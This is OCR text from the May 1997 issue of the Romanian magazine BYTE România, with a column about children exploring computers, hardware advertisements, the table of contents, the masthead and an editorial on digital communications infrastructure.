Un Gavroche mititel – îl cheamă Mare! - e fascinat de ce se întîmplă pe ecran. Probabil că încă nu prea ştie să scrie – dar mouse-ul îl mişcă bine şi fără probleme. Sensul diverselor iconuri îl prinde din zbor, iar cînd nu ştie ceva, ne cheamă cu gesturi autoritare. Se plimbă prin Disneyland – şi îi place de nu se poate povesti.

Un tată cu fiul alături se apropie de stand. Tatăl păstrează distanţa – fiul se apropie, evident tentat şi curios. Fiul încearcă să-l cheme, dar tatăl clatină impasibil din cap – nu, nu e pentru mine, uită-te tu. Sînt mai aproape de vîrsta tatălui, dar mă simt mult mai aproape de vîrsta fiului. (Se zice că o femeie are vîrsta pe care o arată, iar un bărbat pe cea care o simte...) E un fel de laitmotiv: toţi cei trecuţi de prima tinereţe sînt timoraţi, evită să pună întrebări, şi puşi în faţa ecranului, preferă să se lase conduşi. Să nu strice ceva? Să nu se facă de rîs?

Copiii nu au reţineri. Şi descoperă cu nonşalanţă şi naturaleţe lumi şi frumuseţi care celorlalţi le rămîn ascunse. Pentru că nu pot sau nu vor să le vadă?

Îmi revin în minte nişte „Sfaturi pentru părinţi“, două versuri ale unui poet arab, peste care am picat întîmplător într-un ziar:

„Le puteţi da un cămin corpurilor lor,
Dar nu sufletelor lor;
Căci sufletele lor locuiesc în casa de mîine,
Pe care n-o puteţi vizita, nici măcar în visele voastre.
Dacă vreţi, puteţi să vă străduiţi să deveniţi ca ei,
Dar nu aveţi voie să vreţi să devină ca voi;
Pentru că viaţa nu merge înapoi
Şi nu se opreşte la ziua de Ieri.“

Iosif Fettich

ifettich@netsoft.ro

SONY
Construiește-ți propria realitate!
Trinitron
Multiscan 200sx
SONY
Multiscan 100sx
Multiscan 20sf1
SONY
Vă așteptăm la standul CERF '97 nostru nr. 1302

FLAMINGO COMPUTERS


E-mail: flamingo@kappa.ro
WWW: flamingo.kappa.ro

Bd. N. Titulescu 121,
Sector 1, București
Tel: 01 - 222.5041
Fax: 01 - 222.5941

Șos. Panduri 29-31,
Sector 5, București
Tel: 01 - 410.3623
Fax: 01 - 410.5606

Bd. Știrbei 154
Sector 1, București
Tel: 01 - 638.3538
Fax: 01 - 638.3538

Calea București 23 B
Craiova
Tel: 051 - 417.426
Fax: 051 - 417.428



Overdose 2000

Incredibil ! Prin noul Overdose 2000, leader-ul seriei Powernote de la Gericom, aveţi acum puterea unui desktop la dimensiunile unui notebook.

Conceput să vă facă munca mult mai uşoară în afara biroului, Overdose 2000 este echipat cu puternicul procesor Intel Pentium® 200 MHz, cu ecran X-Large TFT de 13.3", card grafic cu 2MB VRAM capabil de a afişa în rezoluţia de 800x600 Truecolor, CD-ROM 8x şi sunet de 16 biţi stereo cu difuzoare şi microfon integrate, ceea ce îl defineşte ca fiind un adevărat "monstru" multimedia.

intel inside
pentium®
PROCESSOR

GERICOM
GERman Industry COMputer

Distribuţie europeană prin
S plus S Group
Tel/Fax: 044-110 700
http:\\www.gericom.com
E-mail: spluss@tag.vsat.ro

S plus S

Intel Inside şi Pentium sunt mărci înregistrate Intel Corporation.

Intranetul, rețeaua firmei

BYTE ROMÂNIA

revistă de integrare tehnologică

Vol. 3, Nr. 5 MAI 1997

Servere multiprocesor P. 52
IMAP pentru e-mail P. 60
Suc de Oberon P. 125
Servleturi P. 104
Standardul PICS P. 81

ÎN PREGĂTIRE PENTRU FIRME
NT 5.0

- Administrarea documentelor
- PC-urile ripostează
- HP OpenView pentru rețele

ȘI

- Mobile Data Initiative


PLUS:

-GroupeWise 5.1
-Lotus Domino

Lei 8000

T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
RO, 4300 Tg. Mureș, CP 172 OP 1

www.agora.ro



APC

AMERICAN POWER CONVERSION

THE WORLD'S MOST RELIABLE
POWER
PROTECTION

SMART UPS
400 VA/
700VA/
1400VA
3000VA

■ The Back UPS (TM) Series
Back-UPS 400
Back-UPS 600
Back-UPS 900
Back-UPS 1250

■ Netware Series
PowerChute PLUS for NOVELL
PowerChute PLUS for UNIX
PowerChute PLUS for WINDOWS NT
PowerChute PLUS for OS/2

■ The Smart UPS V/S (TM)Series
Smart UPS 420
Smart UPS 650
Smart UPS 1000
Smart UPS 1400
Smart UPS 2200
MATRIX 3000
MATRIX 5000

scop
COMPUTERS
DISTRIBUITOR AUTORIZAT

Str. ŞTIRBEI VODĂ nr.150
Tel.: 223 40 54, 223 40 55
Fax: 223 26 80

BYTE

Dacă doriţi să primiţi mai multe informaţii despre produsele APC
vă rugăm trimiteţi acest cupon completat (prin poştă sau fax).

Nume şi prenume: ______ Profesia: ______

Loc de muncă: ______ Funcţia: ______

Adresă: ______ Localitatea: ______

Telefon: ______

SCOP COMPUTERS Str. Ştirbei Vodă 150, Sector 1, Bucureşti, Tel.: 223 40 54, 223 40 55 Fax: 223 26 80

MILLENNIA
ThinkPad
Microsoft
BackOffice

Vă aşteptăm la CERF '97

Servicii şi
soluţii integrate

IBM
Business Partner

Gama de calculatoare
FORTE

Microsoft
Authorized
Distribution
Partner

Microsoft
WHERE DO YOU WANT TO GO TODAY?™
Authorized Distribution Partner/
DSP for Romania

FORTE
COMPUTERS
Flexibility.Made in Romania

digital™
PC
Authorized Reseller

Lipscani 102, Bucureşti
Tel: 3122360/6137282 Fax: 3122630 Microsoft Hot Line: 3120948

COPYING FAXING PRINTING COLOUR SCANNING DOCUMENT MANAGEMENT DIGITAL PHOTOGRAPHY

CSPRO
CUSTOMER SATISFACTION IN IMAGING

FITI CREATIVI

FIȚI CREATIVI

...cu CF 900, cel mai accesibil copiator digital full color, conceput să inspire creativitatea.

Veți avea nu numai un copiator full color sofisticat, ci mai ales un partener în realizarea celor mai creative idei. Veți fi uluiți de ce poate face **CF 900** pentru dumneavoastră cu formatul **A3** complet şi cu **LIMOS** (Sistemul de Modulare a Intensității Laserului), tehnologia de scanare a imaginii inventată de **MINOLTA**. Conectați-l la un Mac sau un PC şi **CF 900** devine o imprimantă laser de mare performanță şi un scanner full color format A3. **CF 900** pur şi simplu vă înflăcărează imaginația atunci cînd îl conectați la aparatul foto digital **MINOLTA RD-175** şi la **QuickScan 35**, scanerul pentru film de 35mm. Aparatul foto digital, ideal pentru lucrări rapide, vă permite captarea şi transferarea imaginilor originale direct în Mac-ul sau PC-ul dumneavoastră. **QuickScan 35** scanează diapozitive de 35 mm, rapid şi cu rezoluții optice înalte de până la **2.820 dpi**. Folosind programul Adobe Photoshop puteți prelucra imaginile de care aveți nevoie în advertising, prezentări, newsletters şi arhivare... aveți posibilități nelimitate!

Ideile dumneavoastră acum prind viață!
Creativitatea dumneavoastră acum este liberă!

CF 900-Puterea imaginilor vă este la îndemână.

MINOLTA

Şos. Olteniței nr. 35-37, sector 4, cod 79656, Bucureşti. Tel.: 01/634 62 45, 634 76 55, Fax: 01/330 70 02

Părerea proiectantului despre Calculatoarele **SALIENT**®:

" De acord cu cei de mai jos ... "

Chris Collins - SALIENT System Architect

VIGOR 200
SALIENT

Părerea specialiştilor despre Calculatoarele **SALIENT**®:

" Calculatoarele **SALIENT** (**VIGOR 200** şi **VIPER 200**) au realizat valori similare cu cele declarate de producătorii care fac parte din elita mondială ... "

PC REPORT, Septembrie 1996

"Performanţele înregistrate au fost foarte bune la toate capitolele, scoţând în evidenţă un sistem bine echilibrat, (**VIGOR 166**), dovedind alegerile bune făcute de constructor ... "

PC WORLD, Octombrie 1996

Părerea dumneavoastră despre Calculatoarele **SALIENT**®?

Dacă încă nu aveţi una, întrebaţi în jurul dumneavoastră ! Cu siguranţă vi se va răspunde !

SALIENT

SALIENT Group

Bucureşti: Calea Floreasca Nr. 242
Tel: 01-2305791, 2321045
Fax: 01-2321045
Timişoara: Piaţa Timişoara 700 Nr. 1
Tel: 056-135568, 201041, 201042
Fax: 056-190464

AMERICAN TECHNOLOGY

MICROSOFT WINDOWS COMPATIBLE

yes
Net Ware Tested and Approved

SCO
SOFTWARE COMPATIBLE

3
ANI
GARANŢIE

SALIENT • STANDING OUT in Computer & Networking Technology

BYTE
ROMÂNIA
Mai 1997, vol. 3, nr. 5


COVER STORY

NT 5.0 ÎN ÎNTREPRINDERE

44

De David Chappell

Windows NT va avea facilităţi puternice pentru lucrul distribuit în reţele performante.


Unix
Mac
Internet sau intranet


ADMINISTRAREA DATELOR

O schiţă pentru administrarea documentelor

27

De James Boyle

Metode de găsire a acului în carul cu fân.


HP OpenView - 53UPPER:ALL NETS
HP OpenView Ala
Acknowledge All
More Info
Acknowledge
Go To
Current Display
Show All Ala
All Objects

```
Status     Date      Time      Description
Minor      04/06/94  11:29:32  Port Failure
```

ADMINISTRARE REŢEA

HP OpenView

89

De Şerban Simu

Complexitatea reţelelor publice atrage de la sine problema administrării acestora.

INTEGRARE REŢEA

PC-urile ripostează

35

De Mike Hurwicz

Înarmaţi cu Zero Administration şi NetPC, Microsoft şi Intel ripostează la atacurile NC.


APLICAŢII DE REŢEA

Întreprinderea componentelor

93

De Dick Pountain

Aplicaţiile viitorului vor realiza arhitecturi client/server flexibile.


relucrare
Finanţ
ca obiecte
cărcături.
Inte
făcu
ager de
zacţii
Server
Web
une în functiune

EDITORIAL

Ploaia de biți 6
De Darvas Attila

INBOX

8

BITS

x86 trece de 200 MHz 10
Tehnologii de stocare 12
Imprimante cu jet 14

DOSAR

Intranetul, rețeaua firmei 65
De Augustin Moga
Ce este și la ce folosește?

GroupWise 5.1 72
De Alexandru Elekes
Grupuri de lucru cu software de la Novell.

Lotus Domino 77
De Cristian Nagy
Domino transformă Lotus Notes în server Web.


WEB MASTER

Standardul PICS 81
De Radu Greab

LAB REPORT

HARDWARE

Servere multiprocesor pentru intranet 52



De Robert L. Hummel
Teste de anduranță pentru șase servere.

SOFTWARE

IMAP pentru e-mail 60
De David Seachrist și Tom Yager
Aceste servere e-mail se pot administra mai ușor.

SURFING

Dicționare 84
De Cristian Matei
Câteva dicționare foarte utile de pe Internet.

PREZENTĂRI

C++ pe fiecare nivel 87
De Steve Apiki
Ultima versiune Visual C++.

Intreprinderea componentelor 93
De Dick Pountain
În viitor aplicațiile orientate Web și formate din componente vor forma o arhitectură nouă client/server.

Mobile Data Initiative 97
De Hilde Corbu și Eugen Preotu

Servleturi 104
De Zöldi Árpád
Aplicații Internet client/server cu Java.

Anonimat 109
De Răsvan Peteanu
Asigurarea anonimatului este importantă pe Intenet.

FORBES

A greși este omenesc 115
De Harrison Forbes
Soluții NT și alternative Unix.

FUNDAMENTE

SISTEME DE OPERARE

I/O rapid și inteligent pentru servere 19
De Chris Briggs
I_2O elimină gâtuirile.

REȚELE

Gigabit Ethernet intern 21
De Selina Lo
Ethernet și Fibre Channel combinate realizează 1 Gbps.

UC

Alpha ajunge în desktop 23
De Peter J. Bannon
O versiune mai ieftină oferă performanțe pentru PC.

PROGRAMARE

Ghidul de sit Web pentru Internet Robot 25
De Tonya Engst
Cum blocăm accesul Netbot.

CE-I NOU

Soft SYMANTEC legal 119
Compaq Armada 1500 120
Familia Acer Aspire 121

COMENTARIU

Computerele peste 50 de ani 123
De Prof. Titu Băjenescu

OPINII

Suc de Oberon 125
De Mircea Sârbu

ULTIMA

Nu mă duc la Carolina 130
De Iosif Fettich

CASETA REDACȚIEI

DIRECTOR GENERAL:
Romulus Maier (rmaier@agora.ro)
DIRECTOR EXECUTIV:
Adrian Pop (adipop@agora.ro)
DIRECTOR EDITORIAL:
Mircea Sârbu (msarbu@agora.ro)
REDACTOR ȘEF:
Darvas Attila (adarvas@agora.ro)
SECRETAR GENERAL DE REDACȚIE:
Daniel Moldovan (dmoldovan@agora.ro)
REDACȚIA:
Cristian Matei (cmatei@agora.ro)
Szabó László (lszabo@agora.ro)
Mircea Sabău (msabau@agora.ro)
REDACTORI ASOCIAȚI:
Iosif Fettich (ifettich@agora.ro)
Cristian Mateescu (mateescu@agora.ro)
LA ACEST NUMĂR AU MAI COLABORAT:
Răzvan Peteanu (Timișoara);
Harrison Forbes (Chicago);
Radu Greab (Târgu-Mureș);
Zöldi Árpád (Târgu-Mureș);
Șerban Simu (București);
Eugen Preotu (București);
Hilde Corbu (București);
Titu I. Băjenescu (Elveția)
Cristian Nagy (Târgu-Mureș)
Augustin Moga (Târgu-Mureș)
Alexandru Elekes (Miercurea Ciuc)
CORECTURA:
Aurora Laslo

TEHNOREDACTARE:
Réman László, Valics Lehel
ADMINISTRAȚIE: Ingrid Maier
MARKETING: Gabriela Bucșa, Annamaria Pascu
CONTABILITATE: Pap Ilona
SECRETARIAT: Rodica Fettich
DISTRIBUȚIE: Ștefan Curtifan,
Doina Ceșa, Natalia Vânău
REPREZENTANȚĂ BUCUREȘTI:
Daniela Pastramă, tel: (01)-2305782
fax: (01)-2300286
C.P. 94 O.P. 49 București
I.S.S.N.: 1223-9801
TIPARUL: S.C. Infopress S.A.,
Odorheiul Secuiesc,
Tel: 066-216483
EDITURA: Computer Press Agora s.r.l.,
C.P. 172 - 1, 4300 Tirgu Mureș
TELEFON: (065) 16.65.16, 16.62.57
FAX: (065) 16.62.90
BBS: (065) 21.07.80
(8N1, 14400 bps, login: bbs)
E-MAIL: redactia@agora.ro
WEB: http://www.agora.ro/

Primim cu plăcere materialele dvs. cu condiția ca ele să se încadreze în profilul revistei și să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Redacția își rezervă dreptul de a edita și publica mesajele e-mail în care nu se specifică explicit că nu sunt destinate publicării.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus și retipărit în acest număr aparține companiei McGraw-Hill, Inc. Copyright 1997. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest și InterMark sunt mărci înregistrate McGraw-Hill, Inc.

editorial

Ploaia de biţi


Este primăvară, mai şi ploile de primăvară vor face bine viitoarelor recolte. Anul acesta va ploua cu biţi, căci vom suferi o adevărată imersiune în informaţiile transmise sub formă digitală. Generaţia de azi, cea a netăţenilor, va fi şi cea care participă la realizarea noilor infrastructuri de comunicaţii digitale, adecvate secolului care se apropie. A existat o generaţie care a realizat liniile de căi ferate. A existat şi generaţia care a realizat liniile telefonice tradiţionale. Despre reţeaua de şosele nu cred că e cazul să spun ceva, oricine vizitează România are şansa să constate calitatea lor deplorabilă şi să admire turmele care circulă paşnic pe drumurile europene de la noi. Dar să revenim la comunicaţiile digitale.

MDI (Mobile Data Initiative), iniţiativa firmelor Intel, Nokia şi Ericsson, promite posibilităţi de conectare cu calculatoare portabile de oriunde ne-am afla, în reţele publice, private şi pe Internet. Aceste posibilităţi de conectare la sistemele de comunicaţii digitale deschid o perspectivă fantastică pentru utilizatori. Realizarea infrastructurilor pentru GSM este deja în curs iar serviciile sunt deja disponibile în unele locuri din ţară. Vom asista într-un timp foarte scurt la utilizarea acestor servicii (cât şi ale celorlalte servicii MDI) de către administraţie, bănci, societăţile de asigurări, în transporturi şi, încet, în toate domeniile. Am inclus în acest număr o prezentare scurtă a tehnologiilor MDI, realizată de colegii de la Agnor High Tech din Bucureşti.

Nu trebuie să uităm însă nici de importanţa legăturilor terestre de comunicaţii, pe fibre de sticlă. Până la urmă, acestea vor asigura servicii de calitate şi securitatea infrastructurii. De aceea, un aspect important la realizarea noilor şosele, conducte precum şi a altor elemente de infrastructură este ca împreună cu acestea să existe şi linia de comunicaţie. Nu demult circula povestea că „americanii“ ori de câte ori sapă o groapă pentru canalizare, gaz sau apă, pun lângă conductă şi cablul de fibră optică. Poate un asemenea obicei ne-ar scuti de cheltuieli ulterioare. Cine oare n-a văzut o stradă săpată şi astupată de diferiţi constructori, în mod succesiv, la un interval scurt de timp? Unii erau de la gaze, alţii de la telefoane, şi tot aşa, fără pic de coordonare. Poate pe viitor nu va mai fi aşa. Sistemele GIS vor uşura planificarea raţională. Ştiu, propoziţia anterioară sună ca „cincinalul în patru ani şi jumătate“ (pentru cei care l-au apucat), dar planuri şi termene există în orice structură economică evoluată. Cred că este o bucurie pentru noi că numărul de mai din BYTE România apare în mai.

Comunicarea are loc şi în cadrul organizaţiilor şi întreprinderilor. Şi aici modificările de structură sunt inerente. Realizarea de intraneturi şi utilizarea aplicaţiilor pentru grupuri de lucru va duce la o distribuire mai raţională a informaţiilor. Va creşte rolul comunicării pe orizontală, cea între nivelele ierarhice se va optimiza. Tehnologiile Internet pătrund în întreprinderi. Dosarul din acest număr abordează aceste probleme.

Nu i-am uitat nici pe cititorii noştri interesaţi de tehnologiile fundamentale. Arhitectura I2O prezentată în acest număr din BYTE România va avea o influenţă importantă asupra configuraţiilor viitoare de servere performante. Tot aici puteţi citi despre arhitectura procesorului Alpha 21164PC, despre evitarea roboţilor Internet şi despre Gigabit Ethernet.



Cover Story conţine o prezentare a elementelor noi care vor fi prezente în Windows NT 5.0. Pentru o nuanţare a imaginii vă recomand să citiţi şi articolul lui Harrison Forbes. Numărul acesta mai cuprinde o prezentare a unor dicţionare de pe Internet. Nu am uitat nici administrarea datelor, domeniul fiind considerat vital. Eu sper ca toate articolele să vă placă şi să ne întâlnim la CERF'97, pentru că acest număr a fost redactat cu gândul la cel mai important eveniment pentru informatica şi comunicaţiile din România. Aceste domenii sunt de acum inseparabile.

Este soare şi primăvară. Ne plimbăm învăluiţi de unde electromagnetice. Lupta pentru benzile de frecvenţă pentru comunicaţii digitale este importantă: aceste benzi sunt resurse la fel de importante ca şi bogăţiile subsolului. Nu este indiferent cine şi în ce condiţii pune stăpânire pe aceste resurse, invizibile dar vitale. Iar cei ce distribuie aceste resurse ar fi bine să considere importante aspecte aparent minore, ca oferirea de canale de comunicaţie gratuite pentru şcoli, universităţi şi spitale. Poate că aşa vor beneficia direct şi cetăţenii de avantajele oferite de aceste resurse. ■

Darvas Attila

adarvas@agora.ro

CANON PHOTOREALISM™
REALITATEA ȘI-A GĂSIT RIVALUL

STABILIŢI NOI STANDARDE DE CALITATE CU IMPRIMANTELE CANON BUBBLE JET

Cu seria de imprimante Canon bubble-jet BJC-240, BJC-4200 şi BJC-4550 şi folosind kit-ul opţional Canon Photo, nu veţi mai putea deosebi realitatea de imaginea imprimată. Imprimantele bubble-jet, concepute şi dezvoltate de Canon, oferă performanţe de invidiat atât din punct de vedere al calităţii imprimării cât şi al vitezei, eficienţei şi silenţiozităţii în funcţionare. Indiferent dacă sunt folosite în particular sau în medii organizate de lucru, pentru reproducerea de documente alb/negru sau color, în volum mai mic sau mai mare, rezultatele sunt la fel de remarcabile. Mai mult. Pentru a reproduce cât mai fidel imagini, nu trebuie decât să folosiţi kit-ul opţional Canon Photo, conceput special pentru seria de imprimante Canon bubble-jet. Filozofia care îi stă la bază este simplă: un print al unei fotografii trebuie să arate ca o fotografie. Incredibil? Da! Imposibil? Nu! Sistemul Photorealism, brevetat de Canon, asigură o reproducere fidelă şi fără granulaţie a tonurilor de culoare şi dă culorii adâncimea necesară unui rezultat cu adevărat apropiat de realitate. Nuanţe subtile, cum ar fi tonurile pielii, sunt redate perfect datorită acurateţii punctului de imprimare şi a cernelurilor special concepute pentru kit-ul Canon Photo.

NUMAI CU O IMPRIMANTĂ CANON PUTEŢI FACE MAI MULT!

Canon
Descoperă plăcerea de a lucra cu el

Reprezentanţă România
World Trade Center Bucureşti,
b-dul Expoziţiei 2, intr. D, birou 1.06,
tel. 01-223 38 54, fax. 01-223 42 36

Wholesalers: Bucureşti: ***ROMUS*** tel (01)230 16 50 •***TORNADO SISTEMS*** tel (01) 667 28 23; **Constanţa:** ***TORNADO SISTEMS*** tel (041) 618 580
